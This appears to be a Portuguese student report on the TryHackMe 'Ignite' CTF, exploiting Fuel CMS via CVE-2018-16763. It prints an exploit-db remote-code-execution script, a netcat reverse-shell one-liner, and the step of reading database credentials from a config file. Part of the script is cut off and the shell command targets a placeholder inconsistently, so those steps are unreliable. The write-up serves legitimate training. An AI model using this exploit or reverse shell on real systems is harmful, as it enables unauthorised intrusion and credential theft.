

Relatório de Penetration Test: Ignite

Edson Gabriel Barbosa Brandão

Maio de 2026

Conteúdo

1	Visão Geral	2
2	Reconhecimento	2
2.1	Inspecionar a pagina	2
3	Exploração	3
3.1	utilização do script	3
4	Escalada de Privilégios	3
5	Conclusão	4
6	Referências	4

1 Visão Geral

É um ctf de nível fácil do TryHackMe que utiliza como base um software livre "fuel" onde notoriamente houve uma vulnerabilidade grave e o objetivo é recriar novamente.

2 Reconhecimento

2.1 Inspeccionar a pagina

O ip possui uma pagina ligada a ele com um tutorial de como usar o programa Fuel CMS e também um link q nos leva a pagina principal do programa




Figura 1: Dashboard do programa

Ao desconfiar que essa pagina seja de um programa ja existente, procurei no google por vulnerabilidades e achei um script interessante, para Remote Code Execution, CVE-2018-16763 no exploit-db.

```
import requests
import urllib

url = "http://<TARGET_IP>"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%2
    proxy = {"http": "http://127.0.0.1:8080"}
```

```

r = requests.get(burp0_url, proxies=proxy)

html = "<!DOCTYPE html>"
htmlcharset = r.text.find(html)

begin = r.text[0:20]
dup = find_nth_overlapping(r.text,begin,2)

print r.text[0:dup]

```

3 Exploração

3.1 utilização do script

Primeiro atualizamos o script para python3

```
2to3-2.7 -w fuelexploit.py
```

Também faremos outras alterações no código como mudar algumas linhas e valores para funcionar no PC

```
python3 fuelexploit.py
cmd:rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <TARGET_IP> 4444>/tmp/f
```


Com isso, conseguimos acessar a shell pelo listener, e agora procuramos pela primeira flag.

```
cd /www-data
```

e acharemos a flag.txt

4 Escalada de Privilégios

Para achar a flag da root primeiro voltaremos ao site inicial onde tem essa informação:



```

Install the FUEL CMS database by first creating the database in MySQL and then importing the fuel/
install/fuel_schema.sql file. After creating the database, change the database configuration found in
fuel/application/config/database.php to include your hostname (e.g. localhost), username,
password and the database to match the new database you created.

```

Figura 2: Podemos ver o local onde são guardados o user e a password

Acessando esse local pelo terminal,

```
cat database.php
```

e acharemos o nosso user e senha dentro do arquivo, agora podendo acessar

```
ls -la
```

E encontramos o root.txt.

5 Conclusão

Foi bem desafiador descobrir os fazer com que o script funcione na minha maquina e fazer a escalação. Esse ctf serviu para mostrar o perigo dos scripts e também do ataque reverse shell.

6 Referências

- **Nmap Network Mapper:** Ferramenta de descoberta de rede e auditoria de segurança. Disponível em: <https://nmap.org/>
- **Script utilizado:** <https://www.exploit-db.com/exploits/47138>